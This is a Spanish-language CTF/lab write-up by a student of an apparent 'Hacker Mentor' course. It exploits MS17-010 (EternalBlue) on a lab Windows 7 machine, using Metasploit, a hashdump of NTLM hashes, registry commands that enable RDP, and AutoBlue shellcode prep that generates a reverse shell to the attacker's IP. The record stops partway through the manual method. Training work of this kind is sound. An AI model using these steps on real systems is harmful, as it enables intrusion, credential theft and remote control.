	Informe de análisis de vulnerabilidades, explotación y resultados del reto ETHERNAL.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	13/04/2024	16/04/2024	1.0	MQ-HM-ETHERNAL	RESTRINGIDO

Informe de análisis de vulnerabilidades,
explotación y resultados del reto ETHERNAL.

N2- MQ-HM-ETHERNAL

Generado por:

JUC4ZU


Estudiante Hacker Mentor

Fecha de creación:
16.04.2024

ÍNDICE


1. Reconocimiento

Ubicaremos primero la IP del equipo Ethernal:




Utilizando mi script, puedo detectar, el sistema operativo, los puertos abiertos, las vulnerabilidades y además las versiones de sus servicios.


NOTA: **El script lo explico más abajo, para poder ser más detallista.**



Podemos asignar un nombre para encontrarlo más fácilmente, además nos solicita escoger entre 2 tipos de escaneo, el de "**Scripts de NMAP**" y el de "**Scripts**" de Vulnerabilidades




Al final nos va a mostrar tanto los puertos abiertos como los servicios que pueden estar corriendo, pero lo más importante es el archivo "**HTML**" que nos genera, ya que este trae los datos de las fallas que contiene la maquina víctima.




Los reportes obtenidos con este script nos brindan 2 archivos de "**NMAP**", donde nos va a destacar algún dato importante desde el flanco que podemos atacar.

Con esto en mente, antes de ejecutar alguna explotación, vamos a asegurarnos de que el sistema operativo es de 64 bits, así evitar alertar a cualquier administrador de este equipo, si fallamos múltiples veces intentando tomar control.

Utilizando "**Metasploit**" podemos averiguar qué tipo de sistema es, utilizaremos el "**script**" auxiliar para "**SMB**" representado en la lista de abajo como el número 3 "**SMB RCE DETECTION**".





En este caso solo seleccionamos el "Host" – Correspondiente al equipo victima con su IP: **192.168.32.136** que tomamos antes.

Ejecutando seguidamente el “**exploit**”, se nos confirman nuestras sospechas, este sistema operativo de 64 bits sobre el que podemos ejecutar algún “**script**” para tomar control desde “**SMB**”. Inclusive utilizando la utilidad de “**crackmapexec**” obtendremos un resultado similar.

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > exploit

[+] 192.168.32.136:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.32.136:445    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

```
┌──(hmstudent㉿kali)-[~]
└─$ crackmapexec smb 192.168.32.136
SMB         192.168.32.136  445    WIN-845Q99OO4PP  [*] Windows 7 Ultimate 7601 Service Pack 1 x64 (name:WIN-845Q99OO4PP) (domain:WIN-845Q99OO4PP) (signing:False) (SMBv1:True)
```

IP, Puertos Sistema operativo

IP	192.168.32.136
Sistema Operativo	Windows 7 Ultimate – SP1 – x64
Puertos/Servicios	445 – SMB (Samba)

2. Análisis de vulnerabilidades/debilidades

192.168.32.136

Address

- 192.168.32.136 (ipv4)
- 00:0C:29:3D:83:B3 - VMware (mac)

Ports

The 991 ports scanned but not shown below are in state: **closed**

- 991 ports replied with: **reset**

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
135	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
445	tcp	open	microsoft-ds	syn-ack	Microsoft Windows 7 - 10 microsoft-ds		workgroup: WORKGROUP
49153	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49154	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49155	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49156	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49157	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		

Lo que más nos llama la atención es el puerto 445, correspondiente al “**SMB**” de Windows, y justo en uno de los reportes, se incluye la versión que posiblemente está corriendo el equipo

Host Script Output

Script Name	Output
smb-os-discovery	OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1) Computer name: WIN-845Q99OO4PP NetBIOS computer name: WIN-845Q99OO4PP\x00 Workgroup: WORKGROUP\x00 System time: 2024-04-15T10:16:14-04:00

smb-vuln-ms17-010

```
VULNERABLE:
Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
  State: VULNERABLE
  IDs:  CVE:CVE-2017-0143
  Risk factor: HIGH
    A critical remote code execution vulnerability exists in Microsoft SMBv1
     servers (ms17-010).

  Disclosure date: 2017-03-14
  References:
    https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
    https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
    https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
```

Nos muestra la terrible vulnerabilidad que esconde: ms17-010 – Con el ataque de explotación de “**Ethernal Blue**” en equipos Windows.

Reporte resumen de NMAP, Crackmapexec y auxiliares de Metasploit

Puerto	Vulnerabilidad
445	SMB v1 – “Ethernal Blue” – W7 Ultimate SP1 64 bits – Ataque sin piedad


3. Explotación

Primeramente, ejecutaremos el ataque automatizado por Metasploit.


Automatizado

Este proceso consiste en utilizar un “**Script Ethernal Blue**” dentro de Metasploit para tomar el control de la maquina casi automaticamente.


Volveremos a la consola de “**Metasploit**” y buscaremos los exploits disponibles para atacar al “**MS17-010**”, de esta manera se nos mostraran los más relevantes en pantalla.




En este caso , el que nos llama la atención es el correspondiente al número 0, contiene el ataque de “**Ethernal Blue**” embedido en su descipción. Verificaremos sus detalles antes del uso.



Seleccionamos solamente la dirección IP del equipo victima y todo lo demás podemos mantenerlo por “**default**”




Ejecutaremos el “**Script**” con el comando “**Exploit**” y esperaremos a que realice su magia.




Si su ejecución es correcta, nos brindará un mensaje en pantalla con la palabra “**WIN**” correspondiente a que ha tenido éxito.

Ya en pantalla nos muestran la consola de comandos de “**Meterpreter**” desde la cual podemos consultar el estado del equipo y movernos entre procesos, aplicar algún “**Keylogger**” en las herramientas que requieren entradas de teclado, o hasta crear un usuario administrador para nuestro uso particular.



Pero evitaremos aplicar estas medidas radicales y al menos nos conectaremos con le Escritorio Remoto de Windows para rescatar la información incluida en las banderas.



El siguiente paso, apoyándonos del “Meterpreter”, es obtener los “Hashes” de las contraseñas de los usuarios del equipo, y podemos vulnerarlas desde la página (https://hashes.com/en/decrypt/hash)

```
meterpreter > hashdump
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Hacker Mentor Admin:500:aad3b435b51404eeaad3b435b51404ee:931a25d0405b2ea33910ad3c7404e283:::
Hacker Mentor User:1000:aad3b435b51404eeaad3b435b51404ee:f56a8399599f1be040128b1dd9623c29:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:f580a1940b1f6759fbdd9f5c482ccdbb:::
meterpreter >
```

El objetivo principal es obtener la del administrador del sistema para entrar cuando nos plazca. Así que iremos a la página para descubrir estos textos encriptados.


Estuvimos de suerte ya que en la pagina de “**Hashes**” estaban filtradas las contraseñas correspondientes al equipo. Esto nos facilitará mucho el ingreso desde “**RDP**”.

Pero antes debemos activar el protocolo de Escritorio Remoto desde la propia consola de Meterpreter. Para esto ejecutamos el comando “**shell**”, que nos brindará el acceso al símbolo del sistema del equipo atacado.


```
C:\Windows\system32>sc config RemoteRegistry start= auto
net start remoteregistry
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /fsc config Rem
oteRegistry start= auto
[SC] ChangeServiceConfig SUCCESS

C:\Windows\system32>net start remoteregistry
The Remote Registry service is starting.
The Remote Registry service was started successfully.
```

Aplicando el comando “**sc config RemoteRegistry start= auto**
net start remoteregistry
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f” Habilitamos el RDP de una manera casi instantánea. Más abajo nos brinda la confirmación de su funcionamiento. ***PUNTO EXTRA***

Seguidamente necesitamos utilizar alguna herramienta de escritorio remoto para sistemas compatibles con Linux, como opción esta "**Remmina**", pero en mi caso le daré uso al "**rdesktop**" que funciona de manera sencilla.




Antes de aplicar el comando debemos asegurarnos de instalarlo, con el comando "**sudo apt install rdesktop**" y para solicitar su uso es tan sencillo como escribir "**rdesktop con la IP de la víctima**"




Lo interesante de esta herramienta es que no solicita confirmación para acceder al equipo objetivo, pero debemos tener un usuario administrador previamente, antes de tomar el control total, claro también el equipo debe estar encendido y sin uso.

Aprovechándonos de la contraseña hackeada, vamos a acceder.




Ya por último estamos dentro del equipo, y podemos observar la segunda bandera y solo buscaremos la primera dentro del otro usuario de Windows en el equipo para acabar.




Manual

Para el modo manual, nos dirigiremos a “**Git Hub**”, para obtener el codigo del “**AutoBlue**” un “**script**” manual para explotar las vulnerabilidades del “**Ethernal Blue**”.


Desde el siguiente enlace: **https://github.com/3ndG4me/AutoBlue-MS17-010**



Nos dirigiremos a nuestra carpeta de “**exploits**” que tenemos reservada para esta máquina y los descargamos.



Nos trasladamos a la carpeta donde realizamos nuestra descarga y desde aquí revisaremos los documentos que vamos a ejecutar:




Aquí nos interesa el de Windows 7, para continuar como el ataque concentrado en la vulnerabilidad para el puerto 445.

Pero para ejecutarlo correctamente nos pide unos códigos de consola:

```
┌──(hmstudent㉿kali)-[~/Desktop/ETHERNAL/Exploits/AutoBlue-MS17-010]
└─$ python eternalblue_exploit7.py
eternalblue_exploit7.py <ip> <shellcode_file> [numGroomConn]
```

Así que para poder aplicar este "**Script**" primero vamos a la carpeta "**shellcode**" dentro de este mismo paquete de documentos.



Dentro de esta carpeta tendremos varios documentos, así que ejecutaremos el "**shell_prep.sh**"

```
┌──(hmstudent㉿kali)-[~/…/ETHERNAL/Exploits/AutoBlue-MS17-010/shellcode]
└─$ ls
eternalblue_kshellcode_x64.asm  eternalblue_sc_merge.py
eternalblue_kshellcode_x86.asm  shell_prep.sh
```

Ejecutando este archivo, nos pedirá varia información relacionada tanto al equipo atacante como al victima que es necesaria para ingresar a la fuerza con esta herramienta. Comando "**bash shell_prep.sh**"


```
'-..-'|_.-;;-._|
'-..-'|   ||   |
  '-..-'|_.-''-._|
ternal Blue Windows Shellcode Compiler

et's compile them windoos shellcodezzz

ompiling x64 kernel shellcode
ompiling x86 kernel shellcode
ernel shellcode compiled, would you like to auto generate a reverse shell with msfvenom? (Y/n)

HOST for reverse connection:
92.168.32.132
PORT you want x64 to listen on:
000
PORT you want x86 to listen on:
001
ype 0 to generate a meterpreter shell or 1 to generate a regular cmd shell

ype 0 to generate a staged payload or 1 to generate a stageless payload

enerating x64 cmd shell (stageless)...
```

Y al terminar nos genera 6 archivos específicos para nuestro ataque, del cual utilizaremos los que comienzan con "**sc_x64.bin**", ya que cualquiera de los demás puede provocar que el equipo se apague, mostrando en el monitor la temida "**Pantalla azul de la muerte**".


```
